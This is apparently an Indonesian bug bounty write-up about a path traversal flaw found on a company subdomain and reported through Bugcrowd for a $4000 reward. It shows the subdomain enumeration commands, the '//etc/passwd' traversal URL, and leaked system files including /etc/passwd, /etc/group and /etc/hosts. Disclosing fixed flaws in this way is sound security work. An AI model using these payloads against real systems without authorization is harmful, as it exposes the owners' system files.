

noobSecurity


One mistake can make you crazy



[Blankon33](#) [Follow](#)

Peternak kudaniil

How We Get 4000\$ in 5 Minutes



Ah, sudah lama ga nulis, btw ini adalah temuan kami kurang lebih setahun yang lalu. Kami menemukan celah Path Traversal pada salah satu subdomain di salah satu perusahaan di [Bugcrowd.com](#). Tentunya hal ini tidak disengaja karena awalnya hanya mencoba metode dari <https://snyk.io/vuln/npm:wangshuai:20170910>

Langkah-langkah untuk mencari subdomain ([enumeration](#)) bisa menggunakan:

- [Aquatone](#)


```
aquatone-discover --domain domain.com
```

- [Sublister](#)

```
./Sublist3r.py -d domain.com
```

- dsb.

kami mendapatkan satu subdomain yaitu myaccount.redacted.com. Lalu kami mencoba dengan memasukkan payload directory traversal <https://myaccount.redacted.com//etc/passwd>. Diluar ekspektasi kami, muncul file /etc/passwd.



```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:50:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/sbin/nologin
smmsp:x:51:51:/var/spool/mail:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
dbus:x:81:81:system message bus://sbin/nologin
postfix:x:89:89:Postfix User:/bin/bash
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
named:x:105:105:BINL Server:/var/named:/bin/false
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
abrt:x:173:173:/etc/abrt:/sbin/nologin
ntp:x:38:38:ntp:/etc/ntp:/sbin/nologin
mongod:x:459:459:mongod:/var/lib/mongo:/bin/false
systemd-networkd:x:461:60:systemd Network Management://sbin/nologin
systemd-bus-proxy:x:462:60:systemd Bus Proxy://sbin/nologin
postgres:x:493:493:PostgreSQL:/bin/bash
ansbileuser:x:461:90:/home/ansbileuser:/bin/bash
scriptadmin:x:997:1000:/home/scriptadmin:/bin/bash
bareos:x:497:497:bareos:/var/lib/bareos:/bin/false
ga:x:500:500:/home/ga:/bin/bash
apache:x:501:501:/usr/local/httpd:/bin/nologin
haproxy:x:502:502:/usr/local/haproxy:/sbin/nologin
nagios:x:503:503:Nagios User:/home/nagios:/bin/bash
puppet:x:504:504:/home/puppet:/bin/bash
cactiuser:x:506:506:/home/cactiuser:/bin/bash
mysql:x:508:508:/home/mysql:/bin/bash
```

Tapi, kami tidak percaya kami coba untuk memasukkan payload lain seperti /etc/group

```
Secure | https://myaccountmobile..com//etc/group

root:x:0:
bin:x:1:
daemon:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mem:x:8:
kmem:x:9:
wheel:x:10:
cdrom:x:11:
mail:x:12:postfix
uucp:x:14:
man:x:15:
dialout:x:18:
floppy:x:19:
games:x:20:
slocate:x:21:
utmp:x:22:
ncsd:x:28:
tape:x:30:
utempter:x:35:
ntp:x:38:
video:x:39:
dip:x:40:
ftp:x:50:
smmsp:x:51:
lock:x:54:
tss:x:59:
audio:x:63:
vcsa:x:69:
sshd:x:74:
dbus:x:81:
postfix:x:89:
postdrop:x:90:
screen:x:84:
postfix:x:89:
postdrop:x:90:
nobody:x:99:
```

dan /etc/hosts

```
Secure | https://myaccountmobile..com//etc/hosts

# Localhost entry - do not remove
127.0.0.1          localhost.localdomain    localhost
# GameAccount entries
10.123.           NJWeb2.nj.              .com                NJWeb2
```

muncul seperti yang kami harapkan, tanpa berpikir panjang, kami report dan besoknya bug tersebut resolved

STATUS:

03 Sep 2018 21:21:25 PDT - Created the Submission
04 Sep 2018 02:40:01 PDT - Response and triaged
04 Sep 2018 07:32:30 PDT - Change severity to Critical (P1)
04 Sep 2018 07:33:24 PDT - Rewarded \$4000

Silahkan di share :D

Referensi :

<https://snyk.io/vuln/SNYK-JAVA-IOVERTX-72442>



16 Dec 2019

[bugbounty](#) [misconfig](#) [pentesting](#)

[« Subdomain Takeover on \[jobs.ycombinator.com\] Bypass Fingerprint Lock in Just 1 Second! »](#)

Share



[2 Comments](#)

ALSO ON NOOBSECURITY

Bypass Fingerprint Lock in Just 1 Second!	File Disclosure to Remote Code ...	Open-redirect on Facebook (Bypass ...	AWS Metadata Disclosure via ...
9 bulan yang lalu 08-22 04:36:58.354 2187 2379 W ActivityManager: Duplicate finish request ...	3 tahun yang lalu noobSecurity One mistake can make you crazy ...	4 tahun yang lalu Open-redirect on Facebook (Bypass Linkshim) TL;DR My Facebook personal ...	3 tahun yang lalu noobSecurity One mistake can make you crazy ...

Bagaimana menurutmu?

30 Respons



Mantap



Unch



Wow



Ajg



Sad

2 Komentar

1 Masuk ▾

G

Ikut berdiskusi...

MASUK DENGAN

ATAU DAFTAR DISQUS ?

Nama



Bagikan

Terbaik Terbaru Terlama

A

AndyZX

4 tahun yang lalu edited

Saat mengakses subdomain tersebut awalnya responnya 404,403 atau 200 gan kalo boleh tau ?

0 0 Balas Bagikan >

Explore

[reverse-engineer \(2\)](#) [apk \(2\)](#) [pentesting \(2\)](#) [missconfig \(4\)](#) [bugbounty \(3\)](#) [open-redirect \(1\)](#)